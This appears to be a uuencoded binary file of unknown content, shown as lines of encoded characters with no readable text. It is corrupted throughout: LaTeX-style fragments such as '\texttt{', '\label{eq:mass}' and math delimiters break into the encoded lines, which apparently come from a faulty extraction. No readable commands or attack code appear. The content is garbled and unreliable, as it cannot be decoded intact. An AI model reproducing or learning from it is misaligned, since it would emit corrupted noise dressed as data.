$M[W]W^2M^=$; L("1[3:KN"9'%'@UH!A""))TMPPBR"SY\$;=6F@TIP%T&LA M\$'1`"@F.FWJ3-!QJZ`7']W[7R5%/G"`,`"`)`7%([!!1!L5/16!U4Z:2B`") $\texttt{MHRFYB,2^,^>1J2GHU\$\$W_,(XM?T2GZ3Z;WN^\backslash Z/D_@^GTNGKX/[3'OORM37M])}$ M3IU8'@@&D&AJJ#<Q8@)B]XRW#KVVFR7N=#HN"C^;DIF5-#EXT?R"@]-_.D<O M;A.+S0F(OQ&I\<U70EBPQ6@`?=D[=_U[H]RR(1`?TF_Z*9+N]M89!B!WLG2M $\label{eq:mass} $$M\FR''A-FH'/$W6:MW\E'B>JOIDS?(4'BUQ]N,>B;)IJ(+2Q8E1"SE_%\#,ZX)$$$ $MOE!\&IOS6WF;^{\circ})OAJS>,KO;NC9?TW^{(([#^-G=XA>_.U8@\$1/V3[TVU4@(B)$ MYT6;%'B`#Q-;LR6>;[")9_%\536W:`=+KS6BIQX8A!3T/A8B`'[:*_M8@O&, $M&MM@8!MCD(/`1I[+R`Y=)*%_F%"Z0JN(.7@:E>JERD]9(&"Q<E-P0X("X([)))$ M1ED+\rangle /RD7SU=*='X)T:\%+/G?K_3\p<B5\p\1\&W=Y?AXIEYA4(;I&4\particle \text{MA\psi FTG} MRGWB8_7A^2!A8,543QBC&04YH>M=+4Z_AONZW.*=#$UO,*O>E;HG$]^G;A$ M:KH591-B]8:>F4]CO^SQI`+X+_-WF+J;>#F1M'XQM!L7F<`7<>C+XO%-M.>, MB((8\$`."@90I-B*`"C01\$+N:G@;'%068^]=;PTC]0QL!B\OK13!@WGCK#!GQ M\`Z8N H\K1/P,1HH^\AAF&&6+%]F\$-\\QK"&RKI<_:5T:Q7HK(O@1=HUKB'% MWGW&]OU.IO(;L) `7:%B*.[%3V#^JJ74C\$'X>(,0?/<EV=T%&'9.FS@W+&)H) M)NP/1=2:F"]/]TRZ(Z^.%5]8R+Y\$KTY%#L/:<QU'9.ZWU2X4_12/H#+QZ%^= MJR7GY2GG_%-RX<#(M/W^AWL=S\0N<7>0K\$1#4=64Q':9G.F/FK10I.Q*B+.* M/`517@A1#P('A2ZL.UXI5=&OH:^\$R=`,T=5N/`SEBM-BM%!YNHG:(KV5I#6B MWC["+!`@\$\$9#%W)1A%3UW]6Z2I(S6_MF2D.>DNS0\$_;LG4YS3[XY)/).0"&H $\texttt{M='Y\#E'>[2(\V\&2[F="A-R.C+X@\#<H!'\&(A".6LC[WH"-O2=:U\K]3Q9/UYP]) }$ M=S2,4UI!C\$#?U=W=IUIW6%FU`2C%I`<5OC#_'4"O2+(;#]./+7_//'YCT.^J MXGT2F^1\IVB[:0^HIM0G%3H"0\$0T?;'9F*],,>Y(Q@'R!:RS=CFQ``]D)^XP M`+FXY.STRHU17<\\$C\%J-]S6A+L%,Z10W=`O!&H,KN2A1.9[^]YH?3+Y^Y[W M<G'IO+]+"0R&;R]TX9V&M.?RD^ARA,(O"/T:9T(KYW*S=000,2AN%\$B+RK"< MIG530+Y'M'+`)9VI\X[?V?:^V<VIR&.FW15>JI?(>=+.XBS1<BR-1C[N,R21 M-7+!GL7YY, #YO\$`\$CCC, C-+D%P;:!+N1M"&L1F-LHVGZKPGO6*. P:(/O?H7 M[1`#7ZCWG[Y)NUN-WX<L8.GW+W/?K>'GUS6U@.I,U%C`+&8<*&<_B1V-]*B` $MK@S*6*N?.5VE5<Q"O+CFM\,=ND]2;==3IXB>VK!_$/75EY4_9;6Z?RM3PF%_$ $\texttt{MNDC-N[560H^GF:G/MU}\$S=:G:\&E?\$4^:IO5\&Z=XE[^<-7Z]IK:.;\#S6+BL8;$ M)D63W#F31BX=HU\?*'65EK6+)^N)C5D-.1*GS6\$_I3)[T;J[?R'SQ1(EL^MO M:)?5AI,!D="KG5"[P<+.59WGL:IZV:K-VQ?#3;N!U\$Q<[K%[6FW#IA1\$2WOT M(1)U6]P<B`WO8]N<KU>V,DXKLKI7`^>0^8R#&UY_]*Z+F6UIZW![?;K=+J-M[[NXP^.?Y;)M-_'^5UG?)^Y\8(2_3\?P<F_Y"PFQ7*=TNLA?G\^.O:+R>YGB MJB3U>T'CXKS.>5FC`Y0[CNBL<Q.-RK,KGIN;[CX!J8"!?`E[WX,*0FWH50]P MB_MM^4H3+L`DQ^GD9>VI+[K5E%J#^F=\$#FRV#I.P1U&JC,TX0O+YWT<?P`#\$ M% LI*LK'R/1B? U"V^MVJ=3L9?4?E*>I3AY'["N6:5PTQQUSJG/JZZ96ZMUU M=?44J+4V95ID++BJV&V!I3+M,4610ZV:'WWF3_%^?'S6(WYT.DQ\$G-S"XZ-7 $M=+SPP?%&?^O59YR5_'_1L&[?R>\#Q7S*\#41"!=OH76&E$$>]L=KMF]9_*N8D$, M2!`(!"\$`A":\$-P(@.J(@*QGMF)P``'D9/W:(M=``')2D''OBY%.&FZ1Y"Q`" $\label{eq:main_main} $$M^0"^08H\#^*<0V^*^P^H\TW;D^*,$Q^!^A=53L@^(5^"H*37$Z*H\#A3$->0ZH4$}$ MY&WVY>IY2WD\$*1'!`5Y&?Y)K8B3RY7&2,R,S"S:?<EY29*`-<QCZAY&P556K M; %QK9H>OK? %77QWA5^FNG[R9K<+.US6#3^H4!#M!?XKS8XF4006!`:\@@0`D M#;'PGCATOG_*_LVP!#\$:(`J")A"P!4\$:&J&1OB*DCW2%S#>C`A*DD;UFS,60

M(/S,"/^'Q^?\$/>;F9*NL3;Y@C>\$103FRVD!M2#(`@@((@((`%+3RB"2&/DD# M#Z=\AM*UO,8+L.`S5[DLRE=4B[C''S%[`@73G0G"&E.]2F\4U45*`@T^.@'0 M\$?"^+\$CYS=LMY-./YGTNP%Y7^^6?8Y9.K^.Q7!W>>(K"1>CU>AF6^6G17NQ2 MH^QJ;(6T3ZD@3A7DPR!Y3NPOBBM[,[382HZC\2IIK+>^(>N!*H"ZZ4,5Y\(V MPYO%\".BAWIEQ4Y7\T>H]*<8L=!4,M]G;\$VUVYSA=.['UZZ?V6T<X``*7`&8 M2P#%9;"JE(^YLI0M*,7:]I7_K13]52L_]3HX@#+"1:;:OYPYY9C'D2\CA25. $MWG^@Q+$P(5L0SD\=B-?D YB;=<^^`K2O"$05=0\#QF$,;13BG`?'A]SW'9/P$ M?7=N*4).1D&G[7X=D1VOQDZ6XU0AO*+,M2^WA6!>'UG;IKU\NG7RY_)V_*+; MJ3'O1#.8!.'[._Y#=+PR3(MSI;O&X+5@'CUV^HGS:`^@D(@94,!_[";`D%PX MT3P\4'R`\$PM!1#!1N*B/J7:J7IL0+;^U1^@8/7)D`GZY'L;K[<R>5(_X!]!L M(5406G+F*Y9B08-R.^E-B>%%.5Z;D?>[SDS'"(!.QRE44]GTM&Z:%S];MDJ! $M\g560\&/T'41]\6'6P(ZOF%HY*=1AOI4_I8(!@16OTH".RE0W7%A/NO<<N2XG)$ MPE/:A\=7>4/K2T2S3\Y962?M1"]K6GVF<,R(G`UDIQ-X;&Q/_1R6(D4_3Q3; MU < G6 + CN, $@J4 = 52^8Z # T?$ /. $E: \9W5 + [\] 8B # Z OAR 'CX EV = , 0K Z W US) IK (Y?$ MPDMV`,\F7^J-[1W3>("3`Y(M`4[[*^Z4.00%Q6=^#3GDE-#"GH7YM[`D1%R\$ $MHF("8ESQ)L,=5SF/&[U]P\#A^63I1B^'F^$]*NQ[)$?\9;RT;,CWEP\]D?50$ M!"O+UP8!`A^/1EY_<N?*;%K/1>#E&_CC=U]T6@*@)-)[C43=I5B)^TB./NS\$ $M > ^2? V1.P ONQH < = <, OP = VJ Z V1 R!F3 ((E] $$X? =) [W)!9 = BX + 6 (E) V1.P ONQH < = <, OP = VJ R!F3 ((E) V1.P ONQH < = <, OP = VJ R!F3 ((E) V1.P ONQH < = <, OP = VJ R!F3 ((E) V1.P ONQH < = <, OP = VJ R!F3 ((E) V1.P ONQH < = <, OP = VJ R!F3 ((E) V1.P ONQH < = <, OP = VJ R!F3 ((E) V1.P ONQH < = <, OP = VJ R!F3 ((E) V1.P ONQH < = <, OP = VJ R!F3 ((E) V1.P ONQH < = <, OP = VJ R!F3 ((E) V1.P ONQH < = <, OP = VJ R!F3 ((E) V1.P ONQH < = <, OP = VJ R!F3 ((E) V1.P ONQH < = <, OP = VJ R!F3 ((E) V1.P ONQH < = <, OP = VJ R!F3 ((E) V1.P ONQH < = <, OP = VJ R!F3 ((E) V1.P ONQH < = <, OP = VJ R!F3 ((E) V1.P ONQH < = <, OP = VJ R!F3 ((E) V1.P ONQH < = <, OP = VJ R!F3 ((E) V1.P ONQH < = <, OP = VJ R!F3 ((E) V1.P ONQH < = <, OP = VJ R!F3 ((E) V1.P ONQH < = <, OP = VJ R!F3 ((E) V1.P ONQH < = <, OP = VJ R!F3 ((E) V1.P ONQH < = <, OP = VJ R!F3 ((E) V1.P ONQH < = <, OP = VJ R!F3 ((E) V1.P ONQH < = <, OP = VJ R!F3 ((E) V1.P ONQH < = <, OP = VJ R!F3 ((E) V1.P ONQH < = <, OP = VJ R!F3 ((E) V1.P ONQH < = <, OP = VJ R!F3 ((E) V1.P ONQH < = <, OP = VJ R!F3 ((E) V1.P ONQH < = <, OP = VJ R!F3 ((E) V1.P ONQH < = <, OP = VJ R!F3 ((E) V1.P ONQH < = <, OP = VJ R!F3 ((E) V1.P ONQH < = <, OP = VJ R!F3 ((E) V1.P ONQH < = <, OP = VJ R!F3 ((E) V1.P ONQH < = <, OP = VJ R!F3 ((E) V1.P ONQH < = <, OP = VJ R!F3 ((E) V1.P ONQH < = <, OP = VJ R!F3 ((E) V1.P ONQH < = <, OP = VJ R!F3 ((E) V1.P ONQH < = <, OP = VJ R!F3 ((E) V1.P ONQH < = <, OP = VJ R!F3 ((E) V1.P ONQH < = <, OP = VJ R!F3 ((E) V1.P ONQH < = <, OP = VJ R!F3 ((E) V1.P ONQH < = <, OP = VJ R!F3 ((E) V1.P ONQH < = <, OP = VJ R!F3 ((E) V1.P ONQH < = <, OP = VJ R!F3 ((E) V1.P ONQH < = <, OP = VJ R!F3 ((E) V1.P ONQH < = <, OP = VJ R!F3 ((E) V1.P ONQH < = <, OP = VJ R!F3 ((E) V1.P ONQH < = <, OP = VJ R!F3 ((E) V1.P ONQH < = <, OP = VJ R!F3 ((E) V1.P ONQH < = <, OP = VJ R!F3 ((E) V1.P ONQH < = <, OP = VJ R!F3 ((E) V1.P ONQH < = <, OP = VJ R!F3 ((E) V1.P ONQH < = <, OP = VJ R!F3 ((E) V1.P ONQH < = <, OP = VJ R!F3 ((E) V1.P ONQH < = <, OP = VJ R!F3 ((E) V1.P ONQH < = <, OP = VJ R!F3 ((E) V1.P ONQ$ MRO-W^F%8J-OZ2-.K\+BM2,!5&9^GR\$4["NQ7N*+:MB#'W15)^N'9WP6<X"\8 $M^-96^G,1"R$OA:9A-WJVE4"&@D,VW_KZ9;#NQ]@CR^CC)^&>&L]..<DQ5^+2$ ML:0A`#><(R.B@C^WKL;9CI[;7+<L=H&+Z4_EQHD;LN*3@HX.:]\[&@.:60YI $M22UY7QBL23^{1}NQ<X"$8:_-G[&?$C^BQ/E1F*KO_J99Q4R9Y/V7P\")!;<$ M;V)K0FKO31`(QLLX:E8XIO:1\$]W.10F7Q!D3,H[))JG\$PO*W'00IXI(JJ8HZ MS\'B-[_S+J_%&-U^@=/A_KVE]30@E%1M%&IA89>MG6RK.HUX8^OD:[XTB<R-M\$<V/<CNU9^PQ,+Z<<NNFFX*#U6MKHH)HX(?/R2C]+%1/)EJ`0;89D4,HNJ#R $\label{eq:memory_memory_memory_state} $$ M@] E_9Y]?>]) VF`18/'S^+^FG@11<$R7:CY9VT\VK+NA$?Z*/$1DH;"-FY37Z$ $M_AW > _SRV]0?BP = OQ]B''!V;'?M _ 1Q0 # L2N9P, !$M(3A!B[;YJ%C.M.YS(T<)]0?BP = OQ]B'''!V;''N _ 1Q0 # L2N9P, !$M(3A!B[;YJ%C.M.YS(T<)]0?BP = OQ]B'''!V;''N _ 1Q0 # L2N9P, !$M(3A!B[;YJ%C.M.YS(T<)]0.$ M-BSTTBF[M!22!"(H*F(_7T\$B<KOKJIESH48J_VE]D7,/I.JHQA.W36*BPRN) M[])55=GTJT/;CZB&E78,OTL80;34KC@2L*Z=6'&J3.?]/[V2+/"VEQOV]'E> $MI'Y_4P,;!;'LP<W(J[?\,9[1>\#T\6H_4H,Y=8L,CKAP"O<0GJLJMK.L?Q(9:$ $M6JQ$O(M''/O]T3R:6L#"^2T-:=08%"Y@#"M&'D+\/TOSG>F^?\MWKF@/PRXL$ MI60@;VL3O^L&/R.&66/T`A\H-\2G"Q48PPSV]74K[M?RL7RON++6("!BAFTF M, `P&J>X^)YFY!ZV'_B>3D^8AA[*5*?0978(<VL/T71H*Z7/J?[)KZ:5\=NU M\[^3GW-^3_-`DUW7\$AA8S?ZO"^"#F-']26@AD%(0+<60C\I0>>D4\T@.-HV8 M0F2*>"\$`\$G6H\$L-H2N87]PD2BFS3MJ[\$JOU^'T:_RW&.:-"4*U61G5??2>XG $MC(M$A(\#WC3/ZK(ZRHN1W;+4$)D3OQ-F(K>=6\.XH`Q+:]SC(Y>!`-Z6RS$(Q))$ $M>[@WT"%>,>XK\R6V5+0*GV]+#"%_8]]MV/IWF@)SU&01@UH8MBNT^1@2=M+,$ M/VI`&*:.T`@C#"(!00*BPPLTV\$N)`@Q@@VH7].\$.Q*>CC28A2LHN48VW#.@($\texttt{M>"\#9UT>KEKL,>V:=X!\4!H\&[\P`6WA:/EO"B$8NAX7@85H1E^CSY-OPG9:I}$ MGRZ`Q<^,D80D&7:C5W+&=+*,,0?DGZTDE?+A^^A_,.@RB3"\C5L%-3=IHQ:9 ME24_>Z;BF+Y\77>XK>+/Q`OM(]6[57EE->'/\$5R8&`^UV>\\P[SXWER&H<=O MQ!\$ZWL9@L"5O_;TJL,;_YE#M'+(.>)P6=05PF_Q&4L9@%D*4S,:*92_E,*T\ MP?\QXFTQ+WYKL0!]F7%BH`6(`\$"EQ.]-.@`P,1"`-]^,(OOUA[4\^#^CVG,^ M:FD3CX@#)]WDQ<&J]HV8S)]VE3!@QTZ&\U,ZEP[L\Q^,O-6H^#)DLQ\$O/VZ= $\texttt{M>@`I'GBGW4[]V*^S+@+=X>\$BW>5@2>, _8/\&U<>==414P+O:YG59HJ:R9*50V }$ M47\#;+O+!\$]*M+\R,[7]/G_49PH7YZ@[AI?]Y-M<Y\$V\:D3?@/+GUT)H4'YD M\QX6;O`\$)I_ER)O;:OHBQ>VU>+S,R)GMS5S_VKAH\$/K"^)2WQ8@0(\$!_KY3E M\58'U#EG*X6/")&0202J5P@Q"'EXN0.T@<&4@@/FK:(PS#J>69J/Y5P`=N2S MS9HU@'NGT4(;)%\$Q[`&',I%U_JE)KYBQ)/Q.7^@ET`M(TBP`61D:J72W.D_V M_*2`"*A?T"R;I#<G1J1[D^33J&:5,_,[/5FM_"W8>Z\KAKWI[#*O/3GSI;V M1`0D6!T\$T`A(`/G1FYY'%CR,>F.0UMX&=+VU3L/3X#S+IFM!]Q=<ZJ_S3K^< $M[.0]\$?WHTM]Y:,07[",[Z4GV91!?W^P.I.B[EI]#C\$X,G]_IB8IXMF;T\$KW? $MT^L.14."+!C(L"HO47"`X\/4GC<(&[/$K<OGVM<2QYAEDN4E5ALRJE.@+R.'$ M7;]#[5@5B')O8L33I@!LF305M'-857!]\$B!TKW1[[,%1_6G3*UI*8AXIG"7 $M<^&XP8(A4R^5W&180U(.8[_>P,(.@"H.T65(2Z_X#??:=2YJ]>N\-($%O/?=B))$ $MY.7!V!/)\&EI@\&1L2;G_<5XB]D"![$VMG>7QRQN"H=[*^^13KU*^Q]VC%?^.C$ M+LVWN>&\$GN@E,^:Y_0VW>*",J[U93\\$5U3KIE9PA\PH@FW\<29'+1WY5266D $\texttt{M8E:'05U$D-AI0:;SS<G7K_NBT,;.WO/T<D1,T^=![7,_E\&51J.X7J&J9J&2]}$ MKS'8K^MP&TFLE_XIS5>JSJ[OBMU&&&N;-'1(!U#5N>15KTY(W51NVNZU1I)K

M]FP+.L.C,'VC6QX']JX-A=\$,*[1[1*TO?]'S<FV\TJ29NJW4W@T;7^9540(B MTZ^P4'BOS1/J])@ZFVKDLZ(T:R\$&5W70D+EVP)9BR]\5]#9G-UU9D47-7IE, M`6Q:PQ22H1H3CO!O*`S+PYVB*?SD2?5:6K>E%'93VKG2Y]2F*&VUE:A\J^8\ MILXE-F*/QKD!<X`-_?LU]'*0P3OQ'2\$").QL@G\$713-D7.X\$NQCNWHW-)&06 MG7I,ZMK/B',*GTVFP18[TJ-,8Z>^8&2S><RDR<_Y\$/6^7A7MQ0/R8%D0SY=4 M\?MV[7(]"@;JO<0N_9DKY23WM&O-Q%P_*[&DU]?8UMWYF%J[,=-I.909"2]) M[';1*KO)?]X>J91%8N50JWRIN?SLZ`,;Q\8.C'/;R^1^&H64-#DARDC03."Y M*`:1@Z\$@"44G20.,3J,/YYM_2(2GK^\\$R4'>DC],\$C_3.EYG!.2JHU7_7GK MX*?G`,D`(`0@(TXP#_0JRYYOR8\$O![B*Q*]3V^1F-,:`800=R19=S6_9UX&# MN*70V&KFU-(V86@@`H0%+RF5.2^R1)!V4+W0@T^FW961S-;KS*+3H\$!LEX`H MO)S"X"P#16>EX'M"M(T!B?0V0M#C^MFHTO](0PQ;+HN*'":?('+PU\MZ?,>M M*ZS,VW5@;\`\P+_OR"*Q3^KC/+IW>/550!V*)1"0GT:NC:H5)STP1G4?*RWY MF+%8J+43<@'%,#("!"&!!`%\$`<P]TAXL:J+\$9X`IR8H`&\$O-5FNL_A3\YDZ4 MBVJ**XLTEH8ANVEFR#VE\0_WE]YYA4K:LE8!]]MSO]LCU@E^U`.X\$X>:*S/W M^D>P%W@WY'PJ<NDS4&^SF*_M8)QT=HGO]O^`^.OP*UQGZLA"=W;MSZG;>G,7 $M\&BV@DD3!Z$#+T6R3R:[#_3LJ]2F>G7Q23F5[O3R_9XT7\(`[G=R9-'S>G3J)$ M3U^12^A,W_R"_!7Z\$[NS57\$BQ%<@36E\"'XFG7\$#N:M#@&P1_Y=XCQ'0*Q@@ $MD^{\$}, G3S^{-}) / .WO&?&B9N^{21}NQZ, P^{?}.'_9VOQ>IO[\/, `?@Q;6WC,AWIX)N$ $M*\PS@/APC[\ST\%0]JE\$+@3S(FI6-OXU/(1:Q/Z3:FXQ'[G;-IP(@T=8D"),4])$ MI3B8I2/J_DM6'&K:P:%?Q*`5%[!3&,/N=P_*>"<M?Z/@]V6]O8[/A<R?DK@" $\label{eq:mass} $$M^=\&OUCGU^G8K@8=7\$PS?>0G0Q)MX8X6^VG[F9">@A[`H[7G44:3C0;LJ>6\E]] $$$ $M8'F/T7\IV[%]UT=CYQ/-HT\#[*0?<`HB(J`<-G/,['NP)%H'D7QQ+1&29Y9>F]$ MR/_J2L&FCWKV>YK63^,S<GO3*N4T@`+1F=W9?75W)7)0;II7&#B5O_V.^`OC M*HMKM,@31KLM`DR5W2J#YFLEYSL#4]S_X2V^9BD2`DJ>U3*(AW1^?HCB_S_. M\?]FM?9\$'UK\LGJ'[GB%>#=K?U&,-?VOKOUO\?U#74'AG@PF;U?"^@L<I*K. MMLWE<\$CZASXCD,HTT^L<D?BR+49S'\/YVT&=;]A:!]S)>H?6/#DB,JI@T9[X M[.0^:TMMO?RQ<AS<687G>+T!;QN>B\$]-_/'Y8_\$X_;I1\>3-E]O:.A@B\$X[-M`8,RN*D9KZXC#_N3=VYKQDM2^A]`\YW<NJ]1Q&1UT[[,7[A'8:2/.Y',]?2> MK8Y!T(*;.V2`WX0LF3CO,`\KCCX7LJ0)A(/",64G^Z]@CF'NG;*Z:L.D>@E> M0[M\$*YB\8NA5@-!HBPYL(WD18EV\$!T>_HJ#37P[.FF%U`%^^4MVNH>\$"&F93 MR:%I#IFK=;3;3^Y&K`BYIRM*83#,+RP4'Z5C\=N3ZO]O.\$./IL#R&D=:?>/H MTN4I^%950)C4J\$;68Z-I-`()8T\34.+N!>6W:BW+?W2`3<-%]?.W(WNB'1"S M1W3J,RRDJ4>`3+YRMLXPC&*E<>7KLT#B][T-=!E!GFZ\T60I_<76QPCEJL]* $\verb|M6$V^u=/203TQ\\?WQ*Y^4)<8L9ULYM9EV^X16%K':^\#F_$9+$7N='VMOB<]%[$ MKACOR'J? --'V-:@EF7"D[A;<%2UTKY963FH7R>[Z#E56RHC=%R.P088'>0I M/>F\DVF^TU\\C\$IHF]S&SZR^QFB,[[7P16?C,1W!IWE/]30&I56CMOUD.)&_ M&XU44:%88Q6_MQ31]KV:L?')%XD?:>:RH2_6JV;+H0+O?`ZE9LW%E]C,29QK $\texttt{M(6'/ZW:B5N[@,2;+]+H/XOXNC} \\ \texttt{7T9PY=<CII'K-2$*W.-Y65ER',$SX4+8P3} \\ \texttt{N(6'/ZW:B5N[@,2;+]+H/XOXNC} \\ \texttt{N(6'/ZW:B5N[@,2;+$ MJ<)GAPX,,3DE@*"6NCT]K+OJ+M,W2MYGINFUA2OS7#.^;C%IF'SF]2GJC6 U $\texttt{M?,72].44Y.?,,QU[\HE-M-2\H\&E8"VJ>.$L94\$W2!.>A4;3<^;=WL ,J+TZ: }$ $\label{eq:mgwwfr} $$ MGWWFR\RS<4D6BG-TZ=)J:O1[SPO,'C.$%V/5;C9X/$KV#$@[:%]MD<(WL^=W)$ And $$ MD<0$ And $$ MD$ $M_{9}(^{K}[/'OV)O.K'8<!\$0A\$L;;HE^+?<\#A2BO\$\$!Z)2X'_H7UG\#E;TC7+\\-Z$ M76OT1ZM_TKVH:TP-5:JA7:#*QI7YJ0*V\O8^>Z?A?=_5?"IJU\7W38X\$@BJ4 MOFFE/R\R8IP2!2"%X/@?I-?JOC^3?\!P.D^M^YY>,_KSU_.^72JY[0.*=/V+ $M#\%+<\.J^?*3J!"QV34\>P%AV7FL?+CF>1@^%&*])L^9*C>7[#U)6-WYQ'"$$ M^`5ZS7-QRL%?;A/2P[AF#>EPHADV5CX)IS\$@9%8M\>F2JC2,9GWM>"HPP=>P M+S:(6]EFVV"[9M>GYE'2M@ZN3>Z"LJ[_;138:.%+U43\$.BL@B;SFGAD7^6`A $M"$000'3*3?0].W41EW"GE(1[SFT+9G)=/J.*07<=WJ'#U<E<^R*<QQF,YS3F$ MGR=*HQ1^:(0SNB\M`C,<4IIF7B\$9&?PBN>X!\$X\$0H/"@;J:P:/M\$Q8A4&!70 MF</LZB9I>#:^'RQ*#,P>YSQGVN8K=[<LEKVMFH;!CEOVMIT749%QZ"\H`0!" M#RF!I-;OG10BRV6W2,L&&L)8MV<\$>\$F =/\$3/"MR-``(+FC.(X7/OBTPZ7?\ M^ 2C17C6/&W,A#-?@*P?DTI5P MU\$)QH\BJ05D2?FRS@44FVDO^P]SOLVK\$R $M/OGX+;F&8R\]*_8*G2">92#)+JJWSSL)(^):"!.A`,$F)/CV7G6?C40F:1Z$ $M':K4\$?Z19##9\;-^E/G2S.,K9\$+/N_9GR&3*<=5^)TD>G'].],XX_G.TTVX@$ MMN)@?<.O:/#P5(,@W'^:L7MNPBE[B"7NSO1K`:760WM;[IA1[3X06MN*\$GKR M'%^;_"%=.\V'Q<=_Y/.YA=2OFC2VGW@C2"T[H8+'1;:FI.[29P.\$'I[C3:Q6 M5MKTQZ&+LLHB@@D2I_RWD!`3\-L60\$!Q@5@4E(H'4TFIFX.QBUGH-^MJC_L< M.E6=7`/<X?N.UGIM_R-,KC[4/?W-.0[<3M';Q,SNJTL[MP\$*P(JR(31`=JJ/ MWLP#0Q%B+3#'N.Q,:S)-.OB_9BDM9>?CC9W,+*(`1*`,>AFR'IQJ6=4?]O2>

MSIHFB^EZ)K#8`\$![O+U\&!^&4KJG9MLH>I[2US<`SC@S08'_B84G3-U@4(`V M=AR%ZS:5^4B8XF(RJ/83CQZG2]T4@Q]T"4+I/W(_;<+6YVX`1`^<6IZGCX7U M3F2>JF-6S4=+#FXU:AFXA8K>?Z>%W1KT\$']5TP\$\A1S_X5,^SW/37@P*0#[M<)@8X((\$'!9@_?_._U^84>?<DT6?C(TB4=L?/5B-D"24IB0,7\N"C.'F<3DX $MCLS'.S_N<,+*<E*?OF)D_G<M;+1^Z(<?>U;WRIK_M4I=#T\:<*AV(R4U^"_]$ $M_KRC, 8L-+3F/>S\#OLZ-?E?%GY/1\:=ZW>@M&%W8&HQI_&^)_,[UN3D.?D<0=$ M??MOA['Y!9%3=+H&^OJ/FFY-T;9F(]X"Z!/RGE!^YDW!SSI?Y5+ 9T,3QJOD $M*JH$, `D+//6Q3X'T*H-;4@8C5L;/JF,]@[*Y;#/^24_1NKQUR-YN[6@H#)1[$ $MM"BC)/V*=>^{O*2C'N}_5JZ_@(GHQ/(N1J^'=J2:3,A)\\9ZI2<IQ8VC\\=:/]$ $\texttt{M).>3@.'O$\\ 61TITW8Q^_QOT2RG+.4N\&"2>,GKR7*3.GL3Z]QBM+)&X"I\&SU9 }$ M\$[1HI!W'W:HP-M\$/EQQ'_ZS#2L7=#@)&4/6;BC4*HR%(DOPZ4'R73Z2ND'3+ M<*PO#'*(SA"3V\$#V^B[Q'*)[EN2,#)D:)-=:B*KR)QT]])2Z2P7WK,/ED]X> M,7UWG&:2^F>+3PE*7:G;5I(P<WFVN-O;KO4-GW6>6^ZYHH6(G,PHW?*/YA=T M.MZ3>KTLP0)9%0G`A_4'6?2G7P)\$O>\XOOV24#N\)5@'E=HCQVY[SD%_Z-LI $M.L9J(W+]*ZMGL(E4S"),6Z^2Q@+D:=YEH"MQK72&$$1Z^048U3[<$M<=@$ M1QT-?`8PVM&I,]N5"VB]"S@\M^R=PX\=:%GFSME/46?%%5H"E=WC9#IM3\$L: M"; E8U' - < M-IKKOZ + ZAL)N < !6, & KO + N = Z3"3[9X)[[F.T(7EYB3/2 = B & 8]I]M@IC\21F7^BP;;RJ60_GM]DO-U!+]YRZJH[62@W>`B4GU;[\$WB7J>3;-+OZN= M`35]W\$GX+QYOG**+[65E*=Z,DH?E<MR;>5AV4%#*/\-'F4QJ)9XX)I):+<HE $M!\&^*\&8V2\#^CPTR)I\$L1"/+8=,.D\$5\#^F-:3FDE^L\ZGU-UQ\$'QG,\$>6W]"O1$ MZEI7ZW-=GO%<DH^VK.3\$Q_Q?69^LOY*N!<JQ392Y3_5_L^YQMPZ!5`5^#SGA M9A_V[]N(W&0]:G.&0#`"`((;FFB#M_Z3`D5,:0!"I!!7`QR\ED\^RVBCKUD^ M5NR\$P1>X8@%)7IYLNJ#R1@%E>8<DM'U20#ALB*(D@.!H)YP4`:6U&`"V&%B- $M2\XM^{AIB}/E5\%2$]+ $WD1KE=DZM+\#()\%VW,S3[1,O8Y;\&]!Y2D:15\;2/R'>'$ M:.I6FS+DK':^^@6])/;.M%N'VX=Y;`HH1]GCA&9G\5Y*T8F>H9A^SH]P7H(0 M-J5KK';40VH8@1[[%`"X'5.'*]'M;O?]WT7Z&[9N.<O.DWR?R3Q>OFM1VU?? $M/D:&9D:!TL]MV/RI[/D<?5E',=[=<?Y>NY3][AJPNJWM.HE,)G[T';-!\"^X$ MB5J;][8+Q[PH@7.-4VA=5+_O2JR]-(7W>!30\72EB@N,_T^C->G^O,0%,VYJ MBSZ)M!Y:&M+D#1]%/?_*3&*Q.,3#&EX"MBXII.^;W:>+R]T4:7U?'KXR<`X\ M>F07>;Q,>^;&6)18_J[8R4<9RI,2<1/KS6XLAJFCCU?)^EX>PSA>5"_#R?)8 M!0*,H8BGJV74W>:P``,)AS2(/GQMZTM.=D^%6W9>V"8"G>W):\K(9VP7[U": M0%1Z`^I-SB<FH;Q'/FX)RWF^1)H,YTOG:/!O5)%M],DI))B:]ZKX!_\$ILT"I M`W?;[EODW#.]^7FF%6T5PV=^^(_KBBD>=>/]RK(_;O4IKI,DJT(BFA9DA:?A M'+P^G`B:D/`)M'!3ZY\ZF0\$<PK%?L="L7YW3V);N"6#UNB)[P?B")1PD]BN> MRMDPOEZQHZ)!_\Y]Y,OJ5!PV*.^+LLF_T*WV0TSJCS30-_]IT@P+M0+^P^P8 M%@D988^[ON9@_OHA"`_N6B/'\[%99X1D,M;NIL6;PC_I^:712',@;C[X*BX9 M;[.4X)%RR?:(=1N'7GAH1Z_SOY5DBT#ZK9_#O^#/U\'];IOD(50AT#7]3L1] $MZ_W > F : [=WDT4CL5!5Q\KPK(!-=/^`T"1>!^@C3=5@S_4:&W[C]#^0F:X])Z'$ MJ'\!CCNOPE^S'W,\$R9HVLVG2Y8?"X9GMUA",?>_Y8T81V9&'VU6?\$%V)Y?<* MC`\$%BG+UEO]FU'DP7N3MA>1MZY#W>C3Z"Q\$Z/N^VW"/MDK\F<#+X9X_&D-E6 M:JBVM65W0\$'MEU&PK;%"VR#P(D5`1IJ+'46QTI.,YO5[>N#22^L4G_#,Z1Z7 MZ7&[Z-J26V:Q#U0<AZ2YD.O/PJ_7?H_H=/1^0]#N<L[O^[<F!03"Z'3700(B $MQ^6X/+/,W<5^B')$!?RRZWIU,%JX^-%O8#IV^&\\$;V;R=?5:6[S6=KNJ/TC\$R $M(0K#3997-]=`8($Y6M()G%&<8&!H@^<@O!G,3K\67=I\87N]^V7)'82#Q^E?$ M1."2==+/DH)XY^?Q[Q]W#GI^IZ\$?.HIK\$_+@];F]#GC./GH=5`%P=T)&\+C` M@QLS2Y<D7&5EB\GPN%?\?_E_AJRRRB%"+7P:^K+#*#%W^U8!#E:"79=K55RL MLR[\3C7D411(XXV&8,NV,\$*GXMKUI%:%Y/*?/&^+--:2&.+@D%ZCX'J33IZ> 